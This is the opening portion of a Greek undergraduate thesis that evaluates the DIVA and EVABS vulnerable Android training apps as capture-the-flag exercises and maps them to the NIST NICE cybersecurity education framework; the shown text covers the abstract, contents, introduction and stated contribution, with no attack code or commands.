

**Ιόνιο Πανεπιστήμιο
Τμήμα Πληροφορικής**

Πτυχιακή Εργασία



**«Συγκριτική ανάλυση εργαλείων εκμάθησης ασφάλειας
βασισμένων σε προκλήσεις, στα πεδία των κινητών εφαρμογών,
και Συσχέτιση με το εκπαιδευτικό πλαίσιο του
NIST»**

Γιώργος Χαλαβαζής

A.M.: Π2016056

Επιβλέπων Καθηγητής

Εμμανουήλ Μάγκος

Κέρκυρα, Σεπτέμβριος, 2021

Περίληψη

Η παρούσα εργασία αφορά στη μελέτη και αξιολόγηση ασκήσεων Capture The Flag (CTF) που παρουσιάζουν σημαντικές ευπάθειες στις κινητές εφαρμογές. Βασικός στόχος είναι η συσχέτιση γνωσιακών κατηγοριών και δεξιοτήτων που διατίθενται από τα υπάρχοντα εκπαιδευτικά πλαίσια ώστε να διερευνηθούν τα εκπαιδευτικά οφέλη από τέτοιου είδους ασκήσεις. Οι ευπάθειες, και πιο συγκεκριμένα η ανάλυση και η εκτίμηση επιπτώσεων των απειλών, μελετώνται με σκοπό να αναδειχθεί πώς κάθε άσκηση σχετίζεται με κάποιες από τις ευπάθειες. Με τον τρόπο αυτό γίνεται ευδιάκριτο για τους εκπαιδευτές τα εκπαιδευτικά οφέλη που προκύπτουν από τις ασκήσεις αυτές. Παράλληλα, οι νέοι χρήστες έχουν την δυνατότητα, αξιοποιώντας τις ασκήσεις που προτείνονται, να αποκτήσουν ευχέρεια και τεχνικές γνώσεις στην αρχιτεκτονική των κινητών συσκευών αποκτώντας γνώσεις και τεχνική εμπειρία στο πεδίο αλλά και στα πεδία που σχετίζονται με τις κινητές εφαρμογές συνολικά. Με αυτό τον τρόπο δύνανται να αντιμετωπίσουν πιο αποτελεσματικά τις ευπάθειες και τις παραβιάσεις ασφαλείας.

Η ερευνητική συνεισφορά αυτής της εργασίας στηρίζεται στη δημιουργία και ανάδειξη εκπαιδευτικής μεθοδολογίας, που συσχετίζει τις ευπάθειες των κινητών συσκευών και εφαρμογών με τις ευπάθειες που παρουσιάζονται από τις ασκήσεις. Σκοπός είναι η αντιστοίχιση και καταγραφή ασκήσεων και τα εκπαιδευτικά οφέλη που έχουν με βάση το National Initiative for Cybersecurity Education (NICE¹), ένα εκπαιδευτικό πλαίσιο του οργανισμού NIST. Πιο συγκεκριμένα, διερευνάται η πιθανή συσχέτιση του πλαισίου του NIST με δύο εφαρμογές, το Damn in secure and vulnerable App (DIVA) και το Extremely Vulnerable Android Labs(EVABS). Οι συγκεκριμένες εφαρμογές είναι ιδανικές ως βάση για την δημιουργία εικονικών εργαστηρίων για την διδασκαλία των πεδίων που σχετίζονται με τις κινητές εφαρμογές και τις κινητές συσκευές. Με βάση το εκπαιδευτικό πλαίσιο NICE πραγματοποιείται η αντιστοίχιση και προκύπτουν συμπερασματικά οι προκλήσεις και οι πιθανές ελλείψεις των ασκήσεων, αλλά και η καταλληλότητα της συσχέτισης και της μεθοδολογίας για την αξιοποίηση παρόμοιων εφαρμογών στην δημιουργία εικονικών εργαστηρίων. Τελικός σκοπός είναι η δημιουργία μεθοδολογίας για την ταξινόμηση των ασκήσεων που επιλέχθηκαν με τα υπάρχοντα εκπαιδευτικά πλαίσια.

¹ https://www.schoolofcybersecurity.com/wp-content/uploads/2018/04/NIST.SP_.800-181.pdf

Abstract

The present paper concerns the study and evaluation of Capture The Flag (CTF) exercises that present significant vulnerabilities in mobile applications. The main goal is to correlate the cognitive categories and skills available from the existing educational frameworks in order to explore the educational benefits of such exercises. Vulnerabilities, and more specifically the analysis and assessment of the effects of threats, are studied in order to highlight how each exercise is related to some of the vulnerabilities. At the same time, new users have the opportunity, utilizing exercises offered through work, to perform exercises on mobile devices gaining knowledge and technical experience. In this way they can form a proper response to vulnerabilities and breaches of security in this particular field.

The research contribution of this paper is based on the creation and promotion of educational methodology, which correlates the vulnerabilities of mobile devices and applications with the vulnerabilities presented by the exercises. The purpose is to educate new users using well-known security frameworks such as the National Initiative for Cybersecurity Education (NICE), a training framework from NIST. More specifically, we are investigating the possible association of the NIST framework with two virtual labs that report and present vulnerabilities for mobile applications by analyzing the challenges of such an association. The purpose is to create a methodology for classifying the exercises selected with the existing educational contexts.

Ευχαριστίες

Θα ήθελα να ευχαριστήσω τον επιβλέποντα καθηγητή μου κ. Εμμανουήλ Μάγκο για την βοήθεια του, για τις συμβουλές που μου παρείχε αλλά και για την εξοικείωση μου με το επιστημονικό πεδίο της ασφάλειας των κινητών συσκευών και εφαρμογών. Επίσης, θα ήθελα να ευχαριστήσω, τον υποψήφιο Διδάκτορα κ. Στυλιανό Καραγιάννη για την πολύτιμη βοήθεια και καθοδήγηση που μου παρείχε καθ' όλη τη διάρκεια εκπόνησης της παρούσας πτυχιακής εργασίας. Τέλος, θα ήθελα να ευχαριστήσω τους γονείς και τους φίλους μου για την συμπαράσταση και την συνολική βοήθεια τους σε όλη την διάρκεια των σπουδών μου.

Περιεχόμενα

1. Εισαγωγή	7
1.1. Παρόμοιες Εργασίες.....	10
1.2. Συνεισφορά	11
1.3. Μεθοδολογία	12
1.4. Ενδεικτική Δομή	14
2. Σύγχρονες ευπάθειες και ταξινόμηση σε κινητές εφαρμογές και επικοινωνίες	15
2.1. Τύποι ευπαθειών σύμφωνα με την βιβλιογραφία και το JTF cybersecurity curricula	15
2.2. Γνωστικά πεδία και συσχέτιση με τις ευπάθειες	18
3. Εργαλεία εκμάθησης ευπαθειών στις κινητές εφαρμογές και εκπαιδευτικό περιεχόμενο	29
3.1 Damn insecure and vulnerable App (DIVA) και σύνδεση με τις Ευπάθειες	30
3.2 Extremely Vulnerable Android Labs (EVABS) και σύνδεση με τις Ευπάθειες	32
3.3 Εκπαιδευτικό περιεχόμενο και ευπάθειες που περιέχει το DIVA	37
3.3.1. DV01 - Insecure Logging (Ευπάθεια στη διαχείριση ανασφαλούς σύνδεσης).....	37
3.3.2. DV02 - Hardcoding Issues (Ευπάθεια σε θέματα σκληρής κωδικοποίησης).....	38
3.3.3. DV03 - Insecure Data Storage (Ευπάθεια μη ασφαλούς αποθήκευσης δεδομένων)	40
3.3.4. DV04 - Input Validation Issues (Ευπάθεια στην επικύρωση εισόδου).....	41
3.3.5. DV05 - Access Control Issues (Ευπάθεια στον έλεγχο εισόδου)	43
3.4 Εκπαιδευτικό περιεχόμενο και ευπάθειες για το EVABS.....	45
3.4.1. EV01 - Debug Me (Ευπάθεια στη διαχείριση μη ασφαλούς σύνδεσης)	45
3.4.2. EV02 - File Access	46
3.4.3. EV03 – Strings (Ευπάθεια στη διαχείριση πρόσβασης στις μεταβλητές της εφαρμογής)	47
3.4.4. EV04 – Resources (Ευπάθεια στη διαχείριση αποθεμάτων της συσκευής)	48
3.4.5. EV05 – Shares and Prefs (Ευπάθεια στη διαχείριση των κοινών προτιμήσεων και των τιμών-κλειδιά)	49
3.4.6. EV06 – DB Leak (Ευπάθεια στη διαχείριση των περιοχών αποθήκευσης)	50
3.4.7. EV07 – Export (Ευπάθεια στη διαχείριση των εξαγόμενων δραστηριοτήτων)	51
3.4.8. EV08 – Decode (Ευπάθεια στην αποκρυπτογράφηση κλειδιών)	52
3.4.9. EV09 – Smali (Ευπάθεια στην επεξεργασία κλειδιών Smali).....	54
3.4.10. EV10 – Interception (Ευπάθεια στην παρακολούθηση της διακίνησης μηνυμάτων της συσκευής).....	55
3.4.11. EV11 – Custom Access (Ευπάθεια στη διαχείριση προσαρμοσμένης πρόσβασης στα αρχεία της συσκευής)	56

3.4.12. EV12 – Instrument (Ευπάθεια στη διαχείριση επεξεργασίας αρχείων με τη χρήση δυναμικών οργάνων)	57
3.5 Σύγκριση των εκπαιδευτικών εργαλείων DIVA και EVABS Το εργαλείο MobSF	58
3.6 Συζήτηση στα αποτελέσματα σε σχέση με το DIVA και το EVABS	60
4. Συσχέτιση γνώσεων, δυνατοτήτων και ικανοτήτων των εκπαιδευτικών εργαλείων με το NICE Cybersecurity Workforce Framework.....	63
4.1 Συσχέτιση με τις γνώσεις (Knowledge)	64
4.2 Συσχέτιση με τις ικανότητες (Skills)	67
4.3 Συσχέτιση με τις δεξιότητες (Abilities)	68
5. Συμπεράσματα και μελλοντικές επεκτάσεις	70
5.1. Μελλοντικές επεκτάσεις	71
6. Βιβλιογραφία.....	73
Παράρτημα Α - Εγκατάσταση και Προετοιμασία Περιβάλλοντος DIVA	77
Παράρτημα Β - EVABS.....	120

1. Εισαγωγή

Την τελευταία δεκαετία οι κινητές συσκευές έχουν γνωρίσει μεγάλη ανάπτυξη και έχουν γίνει ένα αναπόσπαστο κομμάτι της κοινωνίας μας. Όλο και περισσότεροι άνθρωποι χρησιμοποιούν τις κινητές συσκευές όχι μόνο για την επικοινωνία με τους υπόλοιπους αλλά και για την ψυχαγωγία και την ενημέρωσή τους. Ωστόσο, ενώ οι σύγχρονες κινητές συσκευές μπορούν να προσφέρουν χρήσιμες υπηρεσίες, ταυτόχρονα περιέχουν πολλούς κινδύνους σχετικά με τις προσωπικές πληροφορίες των χρηστών και την παραβίαση του ιδιωτικού απορρήτου ([Ahvanooey et al., 2017](#)).

Το κύριο πρόβλημα που υπάρχει με τις κινητές συσκευές και τις εφαρμογές τους είναι ότι περιέχουν όλο και περισσότερες ευπάθειες. Η αυξημένη πληθώρα των εφαρμογών και η υψηλή πολυπλοκότητα και ποικιλομορφία τους, αφήνει ευάλωτους τους χρήστες, προκαλώντας πιθανόν ζημιά στην ίδια την συσκευή αλλά και απειλές σχετικά με τα προσωπικά δεδομένα των χρηστών. Το παραπάνω πρόβλημα σχετίζεται συχνά με την έλλειψη ασκήσεων και εκπαιδευτικού υλικού στο πεδίο της ασφάλειας των κινητών συσκευών, τα οποία εάν υπήρχαν θα βοηθούσαν τους επαγγελματίες να κατανοήσουν τις ευπάθειες και να τις αντιμετωπίσουν ([Joshi et al., 2016](#)).

Παράλληλα, άλλο ένα βασικό πρόβλημα έγκειται στην δυσκολία εύρεσης και προσδιορισμού ασκήσεων, οι οποίες να απευθύνονται σε κινητές επικοινωνίες και εφαρμογές και με μεθοδικό τρόπο προσδίδοντας υψηλού επιπέδου εκπαιδευτικό περιεχόμενο στους μελλοντικούς επαγγελματίες και στους εκπαιδευτικούς. Επιπλέον, ελλείψει εκτιμήσεως των επιπτώσεων που είναι δυνατόν να επιφέρουν οι ευπάθειες αυτές, καθίσταται αδύνατος ο προσδιορισμός της σοβαρότητας της κατάστασης, καθώς δεν είναι γνωστή η σημαντικότητα της κάθε ευπάθειας. Επομένως, λόγω της δυσκολίας εντοπισμού και αντιμετώπισης των ευπαθειών να δημιουργούνται μέσα σε μικρό χρονικό διάστημα καινούργιες ευπάθειες, οι οποίες δεν είχαν γίνει προηγουμένως αντιληπτές. Τέτοιες ευπάθειες είναι ικανές να προκαλέσουν τεράστια ζητήματα κατά της προστασίας των χρηστών και των συσκευών τους και θα πρέπει να διέπονται από τα βασικά πρότυπα ασφάλειας κατά τον σχεδιασμό τους ([Hur et al., 2017](#)).

Σε σχέση με τα ανωτέρω, το ερευνητικό κενό που δημιουργείται εντάσσεται στην αδυναμία προσδιορισμού των απαραίτητων γνωστικών πεδίων για την ευαισθητοποίηση του τεχνικού προσωπικού και του ακαδημαϊκού περιβάλλοντος στην ασφάλεια. Με την κατανόηση των ευπαθειών στις κινητές εφαρμογές και την παρουσίαση των βασικών κριτηρίων που θα πρέπει οι κινητές εφαρμογές να έχουν η αντιμετώπισή τους μπορεί να γίνει αποτελεσματικά ([Knapp et al., 2017](#)). Παράλληλα δημιουργούνται τα εξής δύο ερωτήματα:

1. Υπάρχουν εργαστήρια τα οποία να απευθύνονται στα συγκεκριμένα γνωστικά πεδία των κινητών συσκευών και εφαρμογών και εάν ναι, ποια από τα γνωστικά πεδία καλύπτουν;
2. Είναι εφικτό τέτοιου είδους εργαστήρια να συσχετιστούν με γνωστικά πεδία όπως το NICE του οργανισμού NIST;

Με βάση τα προηγούμενα ερωτήματα η εργασία διαπραγματεύεται τα παραπάνω μέσω δοκιμαστικής συσχέτισης με τα εργαστήρια DIVA και EVABS με σκοπό τον

προσδιορισμό των μαθησιακών αποτελεσμάτων και την παρατήρηση πιθανής συσχέτισης τέτοιου είδους εργαστηρίων με γνωστικά πλαίσια όπως αυτό του οργανισμού NIST.

Κατά την διαδικασία της εργασίας εντοπίστηκε υψηλό ερευνητικό ενδιαφέρον στον τομέα της ασφάλειας των κινητών επικοινωνιών και εφαρμογών. Το ερευνητικό ενδιαφέρον αφορά την ανακάλυψη και η αντιμετώπιση νέων ευπαθειών και η προστασία των χρηστών από πιθανή απώλεια ή κλοπή των προσωπικών δεδομένων των χρηστών. Παράλληλα, στο ευρύτερο πεδίο της κυβερνασφάλειας το ενδιαφέρον στρέφεται συχνά στην εκπαίδευση των μελλοντικών επαγγελματιών και την αντιμετώπιση καινούργιων ευπαθειών. Ως πιθανές λύσεις παρουσιάζονται σχετικά εργαστήρια όπου οι μελλοντικοί επαγγελματίες μπορούν να ενημερωθούν περί της ασφάλειας των κινητών εφαρμογών, συσκευών και επικοινωνιών. Τέλος, στα πεδία της κυβερνασφάλειας αξιοποιούνται ασκήσεις και διαγωνισμοί τύπου Capture The Flag (CTF) όπου ο εκπαιδευόμενος μπορεί μέσω των προκλήσεων να διαγωνισθεί και να επιδείξει τις ικανότητες του καθώς και να ενημερωθεί για τις πιθανές ευπάθειες αλλά και για τον τρόπο εντοπισμού και αντιμετώπισης τους ([Ahvanooey et al., 2017](#)).

Τα ερευνητικά ερωτήματα που έχουν τεθεί και απαντηθεί τα τελευταία χρόνια πάνω στον τομέα της ασφάλειας των κινητών συσκευών είναι ποικίλα. Έρευνες που έχουν διεξαχθεί έχουν δείξει ότι οι ευπάθειες λογισμικού έχουν αυξηθεί και αυξάνονται κάθε μέρα με την βοήθεια κακόβουλου λογισμικού, όπως το Flame και το Stuxnet ([Dawson et al., 2019](#)). Επιπρόσθετα, έρευνες της Cisco Systems(2019) και της παγκόσμιας μελέτης εργατικού δυναμικού για την ασφάλεια πληροφοριών(2015) έχουν δείξει ότι οι τρέχουσες επιθέσεις και εισβολές παρουσιάζονται με υψηλό επίπεδο πολυπλοκότητας και έχουν προκαλέσει εγκλήματα αξίας 600 εκατομμυρίων δηλαδή σε ποσοστό 0,8% του παγκόσμιου ΑΕΠ. Αυτή η μεγάλη απώλεια χρημάτων οφείλεται σε επιθέσεις όπως: παραπλάνηση (phishing) 60%, κακόβουλο λογισμικό 52%, κοινωνική μηχανική 41%, απώλεια κινητών συσκευών 34% και άλλες επιθέσεις που είναι ικανές να υποκλέψουν πληροφορίες, προκαλώντας ταυτόχρονα σοβαρές ζημιές στην παγκόσμια αγορά. Επομένως, δημιουργείται μεγάλη ανάγκη για επαγγελματίες ασφάλειας στον κυβερνοχώρο, μολαταύτα οι περισσότερες εταιρείες δηλώνουν ότι το 69% των ομάδων ασφαλείας τους είναι ανεπαρκές σε άτομα με γνώσεις στον συγκεκριμένο τομέα ([Dawson et al., 2019](#); [Zaidi et al., 2016](#)).

Η διασφάλιση λογισμικού είναι κρίσιμη και για την προετοιμασία τέτοιων επαγγελματιών τα εκπαιδευτικά ιδρύματα αντιμετωπίζουν πολλές προκλήσεις κατά την δημιουργία προγράμματος σπουδών στον κυβερνοχώρο([Dawson et al., 2019](#)). Τα πανεπιστήμια δυσκολεύονται καθώς δεν υπάρχουν ή δεν έχουν αξιοποιηθεί σε εκπαιδευτικό επίπεδο εικονικά εργαστήρια, όπως το DIVA, το EVABS, τα εργαστήρια του εκπαιδευτικού υλικού του ENISA CSIRT ή και άλλα εικονικά εργαστήρια, τα οποία παρουσιάζουν την ασφάλεια σαν παιχνίδι και κάνουν τον χρήστη τους να εξοικειωθεί πιο εύκολα με αυτήν.

Κατά το πρόσφατο παρελθόν έχουν προταθεί πρωτοβουλίες ή πλαίσια όπως το Joint Task Force (JTF) Cybersecurity Curriculum 2017², το NICE Framework Tasks³ και το Center of Academic Excellence in Cyber Defence Education⁴ (CAE CDE) τα οποία μπορούν να χρησιμοποιηθούν για οδηγίες μαθημάτων σχετικά με την ασφάλεια (Dawson et al., 2019). Συγκεκριμένα, το JTF είναι ένας εκπαιδευτικός οδηγός πάνω στην εκπαίδευση στην κυβερνοασφάλεια που δημιουργήθηκε το 2017 από το ACM που ως στόχο έχει να καθορίσει τις βασικές έννοιες για ένα περιεκτικό πρόγραμμα σπουδών για την κυβερνοασφάλεια. Ο παραπάνω εκπαιδευτικό οδηγός χρησιμοποιείται συχνά για μεταπτυχιακά προγράμματα στην κυβερνοασφάλεια, ωστόσο στη παρούσα εργασία έχει χρησιμοποιηθεί μόνο για την τεκμηρίωση και αναγνώριση ευπαθειών στις κινητές συσκευές και τη διαμόρφωση των επιπτώσεων που μπορεί να επιφέρουν οι απειλές που τις αξιοποιούν (Joint Task Force on Cybersecurity Education, 2017).

Παράλληλα, το πλαίσιο National Initiative for Cybersecurity Education-NICE (Εθνική Πρωτοβουλία για την Εκπαίδευση της Κυβερνοασφάλειας), ένα γνωστό εκπαιδευτικό πλαίσιο του οργανισμού NIST για την κυβερνοασφάλεια, προτείνει την ανάπτυξη και παράδοση προγραμμάτων σπουδών που είναι εναρμονισμένα με το πλαίσιό του. Χρησιμοποιεί μια συνεπή ορολογία, η οποία διευκρινίζει την επικοινωνία μεταξύ των εκπαιδευτικών στην κυβερνοασφάλεια, ενώ μια βασική πτυχή του είναι πώς να προσδιοριστεί τη γνώση, δεξιότητα και ικανότητα (Knowledge, Skill, Ability) που χρειάζεται κάποιος για να γίνει επαγγελματίας στον τομέα της ασφάλειας στον κυβερνοχώρο. Εν ολίγοις, το NICE Curriculum 2017 προτείνει τόσο ένα σύνολο ρόλων εργασίας, σχετιζόμενο με ένα σύνολο ειδικοτήτων, όσο κι ένα κατάλογο με KSAs. Τα τελευταία χρόνια, ωστόσο, γίνονται προσπάθειες ανάλυσης του εκπαιδευτικού πλαισίου NICE της NIST, ώστε να συγκεκριμενοποιηθούν τα χαρακτηριστικά που αυτό θέτει και οι εκπαιδευτικοί της ασφάλειας να είναι σε θέση να προσδιορίσουν ακριβώς τη τεχνογνωσία που πρέπει να μεταλαμπαδεύσουν στους μαθητές τους ώστε να είναι πιο έμπειροι και αποδοτικότεροι στο κομμάτι της κυβερνοασφάλειας (Manzano et al., 2019).

Το πλαίσιο NICE περιλαμβάνει τρία διαφορετικά στοιχεία: 7 κατηγορίες που παρουσιάζουν λειτουργίες ασφάλειας στον κυβερνοχώρο με υψηλό επίπεδο, 33 τομείς ειδικότητας για τη διάκριση των περιοχών ασφάλειας στον κυβερνοχώρο και 52 ρόλους εργασίας που ορίζουν την εργασία στην κυβερνοασφάλεια λεπτομερώς σύμφωνα με τα συγκεκριμένα KSA, που απαιτούνται για κάθε ρόλο εργασίας. Όπως φαίνεται το πλαίσιο NICE έχει μεγάλη σκοπιμότητα και υπάρχει μεγάλη αναγκαιότητα συσχέτισης των KSAs με τις ευπάθειες που υπάρχουν για την σωστότερη αντιμετώπισή τους. Μολαταύτα, μέχρι σήμερα δεν υπάρχει ολοκληρωμένη ανάλυση για το ποια θέματα του NICE της NIST πρέπει να λάβουν την προσοχή από την διαδικτυακή κοινότητα και ποια πρέπει να παραληφθούν (Manzano et al., 2019).

² https://cybered.hosting.acm.org/wp/wp-content/uploads/2018/02/csec2017_web.pdf

³ <https://niccs.cisa.gov/workforce-development/cyber-security-workforce-framework>

⁴ <https://www.nsa.gov/resources/students-educators/centers-academic-excellence/>

Μια παρόμοια έρευνα που έχει διεξαχθεί είναι η «A Case Study of a Cybersecurity Programme» ([Asghar et al., 2020](#)), η οποία παρουσιάζει μια μελέτη περίπτωσης του σχεδιασμού και της εφαρμογής ενός προγράμματος ΠΜΣ στην Κυβερνοασφάλεια στο πανεπιστήμιο του Auckland. Αυτή η μελέτη έχει ως στόχο να αναδείξει πώς εξελίχθηκε το συγκεκριμένο πρόγραμμα, όσον αφορά την ανάπτυξη προγραμμάτων σπουδών, και η διαχείριση πόρων. Για το σκοπό αυτό χρησιμοποιείται το πλαίσιο της κυβερνοασφάλειας σε συνδυασμό με θεσμικά πλαίσια για την περιγραφή των μεταπτυχιακών ικανοτήτων που χρειάζεται ένας ειδικός της ασφάλειας. Στη μελέτη χαρτογραφείται το πρόγραμμα στο πλαίσιο της εκπαίδευσης στην κυβερνοασφάλεια και τα αντίστοιχα πλαίσια βάσει των ικανοτήτων που προτείνει το Innovation and Technology in Computer Science Education⁵ (ITiCSE) για την εκπαίδευση στην κυβερνοασφάλεια. Με αυτό τον τρόπο παρέχεται βοήθεια προς τους εκπαιδευτικούς να κατανοήσουν ολόκληρο τον κύκλο ζωής του νέου προγράμματος σπουδών στην κυβερνοασφάλεια ([Asghar et al., 2020](#)). Σε σχέση με την παραπάνω έρευνα στην παρούσα εργασία αποπειράται συσχέτιση εργαστηριακών ασκήσεων και πραγματοποιείται συσχέτιση με τα μαθήματα του προγράμματος σπουδών.

Λαμβάνοντας υπόψη όλα τα παραπάνω επικεντρώνουμε και απευθύνουμε την έρευνα μας σε εκπαιδευτές και μελλοντικούς επαγγελματίες με σκοπό την αξιοποίηση εργαστηρίων σε ένα πεδίο που δεν έχει οριστεί εξ' ολοκλήρου. Σκοπός μας είναι να βοηθηθούν οι εκπαιδευτές και οι μελλοντικοί επαγγελματίες ώστε να αποκτήσουν έναν οδηγό σχετικά με τις ασκήσεις που θα μπορούσαν να πραγματοποιήσουν και τα γνωστικά πεδία που είναι δυνατόν να αποκομίσουν από αυτές. Η σύνδεση με το NICE Cybersecurity Framework και η μεθοδολογία που ακολουθήσαμε πραγματοποιήθηκαν ώστε αργότερα να αξιολογούνται και άλλες ασκήσεις με παρόμοιο τρόπο και να ταξινομηθούν με βάση το NICE της NIST. Κλείνοντας, το ερευνητικό αποτέλεσμα που διεξάγεται από την έρευνα αυτή αφορά το κατά πόσο μπορούν εικονικά εργαστήρια, όπως το DIVA και το EVABS, να συσχετιστούν μεταξύ τους, τα οφέλη τους προς τους εκπαιδευτικούς και τους μελλοντικούς επαγγελματίες και τα γνωστικά πεδία στα οποία επικεντρώνεται το καθένα.

1.1. Παρόμοιες Εργασίες

Από όσο γνωρίζουμε δεν έχει πραγματοποιηθεί κάποια παρόμοια έρευνα που να συσχετίζει τις ασκήσεις εκμάθησης ασφάλειας στις κινητές συσκευές με τα KSAs (Knowledge, Skills, Abilities) του NICE ή άλλο παρόμοιο εκπαιδευτικό εργαλείο. Επιπροσθέτως, δεν υπάρχει μεγάλο εύρος εργασιών, που να έχουν πραγματοποιηθεί στο παρελθόν, σχετικών με εργαλεία εκμάθησης ασφάλειας στις κινητές συσκευές για εκπαιδευτικούς σκοπούς. Αντίθετα, πληθώρα είναι η εύρεση ερευνών που να σχετίζονται με τις ευπάθειες σε κινητές συσκευές και εφαρμογές, αναλύσεων και εργασιών που έχουν διεξαχθεί τα τελευταία σχετικά με τους τρόπους εύρεσης και αντιμετώπισής τους ([Becher et al., 2011](#)).

⁵ <https://iticse.acm.org/>

Κατά το πρόσφατο παρελθόν έχουν προταθεί αρκετά συστήματα ασφαλείας για τις κινητές συσκευές προκειμένου να προστατεύουν τους χρήστες από επιθέσεις και από πολλαπλές απειλές κατά των δεδομένων τους και της ιδιωτικότητάς τους, όπως το Wavesecure⁶, το Norton Mobile Security⁷, το iCareMobile⁸ ([Mariantonietta et al., 2013](#)). Παρά το εκτεταμένο εύρος εργασιών σχετικών με την πρόληψη και την αντιμετώπιση ευπαθειών σχετικών με κινητές συσκευές, δεν έχει ως σήμερα πραγματοποιηθεί επαρκής μελέτη αναφορικά με τους τρόπους εκπαίδευσης των μελλοντικών επαγγελματιών προκειμένου να προστατεύουν τα δεδομένα τους και να εξοικειωθούν περισσότερο με την ασφάλεια των κινητών συσκευών ([Asghar et al., 2020](#)). Οι περισσότερες ασκήσεις με βάση τα συγκεκριμένα πεδία παρέχονται στα πεδία της ανάπτυξης λογισμικού, χωρίς όμως να γίνεται εκτενής αναφορά στα πεδία της κυβερνασφάλειας.

1.2. Συνεισφορά

Στην παρούσα εργασία δεν επικεντρωνόμαστε τόσο στις επιθέσεις-απειλές όσο στον εκπαιδευτικό τομέα και τις ευπάθειες. Αρχικά, αναφέρονται οι σύγχρονες ευπάθειες που υπάρχουν στις κινητές εφαρμογές και πραγματοποιείται μια εκτίμηση επιπτώσεων με βάση το JTF Cybersecurity Curricula 2017. Με αυτόν τον τρόπο οι ίδιες ταξινομούνται με βάση το πόσο επικίνδυνες είναι, τις ζημιές που μπορούν να προκαλέσουν αλλά και το κατά πόσο αυτές μπορούν να αντιμετωπιστούν.

Έπειτα, παρουσιάζονται τα εργαλεία εκμάθησης Damn Insecure and Vulnerable App (DIVA)⁹ και Extremely Vulnerable Android Labs (EVABS)¹⁰. Η επιλογή των συγκεκριμένων εργαλείων έγινε με γνώμονα το καλό επίπεδο ανάπτυξής τους, καθώς οι ασκήσεις άπτονται πολλών θεματικών, την δυνατότητα εφαρμογής τους και την τεκμηρίωση που συνοδεύονται. Με αυτόν τον τρόπο εξετάζεται αν οι συγκεκριμένες ευπάθειες μπορούν να παρουσιαστούν με τα συγκεκριμένα εργαστήρια για εκπαιδευτικούς σκοπούς. Τα εκπαιδευτικά οφέλη εξάγονται, στην συνέχεια, με την ενδεικτική μεθοδολογία που προτείνουμε με βάση την συσχέτιση με το εκπαιδευτικό πλαίσιο NICE.

Επιπρόσθετα, η συσχέτιση των εκπαιδευτικών εργαστηρίων πραγματοποιείται με το πλαίσιο NICE προκειμένου να εξεταστεί αν μπορεί να υπάρξει αξιολόγηση του περιεχομένου των εργαστηρίων με βάση το πλαίσιο, ενώ διαπιστώνεται ποια κριτήρια γνώσης, ικανοτήτων και δεξιοτήτων αναδεικνύουν τα εκπαιδευτικά εργαλεία. Σκοπός μας είναι να αναδείξουμε αν και κατά πόσο μπορούν οι εργαστηριακές και πρακτικές ασκήσεις να συσχετιστούν με το JTF Cybersecurity Curriculum 2017, για να αξιολογήσουμε σε ποια γνωστικά πεδία απευθύνονται. Επιπλέον, διερευνάται αν μπορεί μια τέτοια μεθοδολογία να γενικευθεί και παρουσιάζονται δύο παραδείγματα βασισμένα στα εργαλεία DIVA και EVABS για να εξακριβωθεί αν μπορεί

⁶ <https://wavesecure.en.softonic.com/android>

⁷ <https://play.google.com/store/apps/details?id=com.symantec.mobilesecurity>

⁸ <https://play.google.com/store/apps/details?id=com.emex.icare&hl=el>


⁹ <https://github.com/payatu/diva-android>

¹⁰ <https://github.com/abhi-r3v0/EVABS>

ολοκληρωμένα να στηριχθεί η προσέγγισή μας. Τέλος, διεξάγουμε τα δικά μας συμπεράσματα για την έρευνα και τα εργαλεία και εκφράζουμε την άποψη μας σχετικά με μελλοντικές βελτιώσεις και επεκτάσεις που θα μπορούσε να πάρει το θέμα.

1.3. Μεθοδολογία

Στο σχήμα 1 παρουσιάζεται η μεθοδολογία που ακολουθήθηκε κατά την εκπόνηση της έρευνάς μας. Αρχικά, αναζητήθηκαν άρθρα και μελέτες οι οποίες βοηθούν στη σύνταξη της βιβλιογραφίας και στην καλύτερη κατανόηση των ευπαθειών των κινητών συσκευών.



Σχήμα 1. Ανάδειξη της μεθοδολογίας που ακολουθήθηκε για την προσέγγιση του θέματος

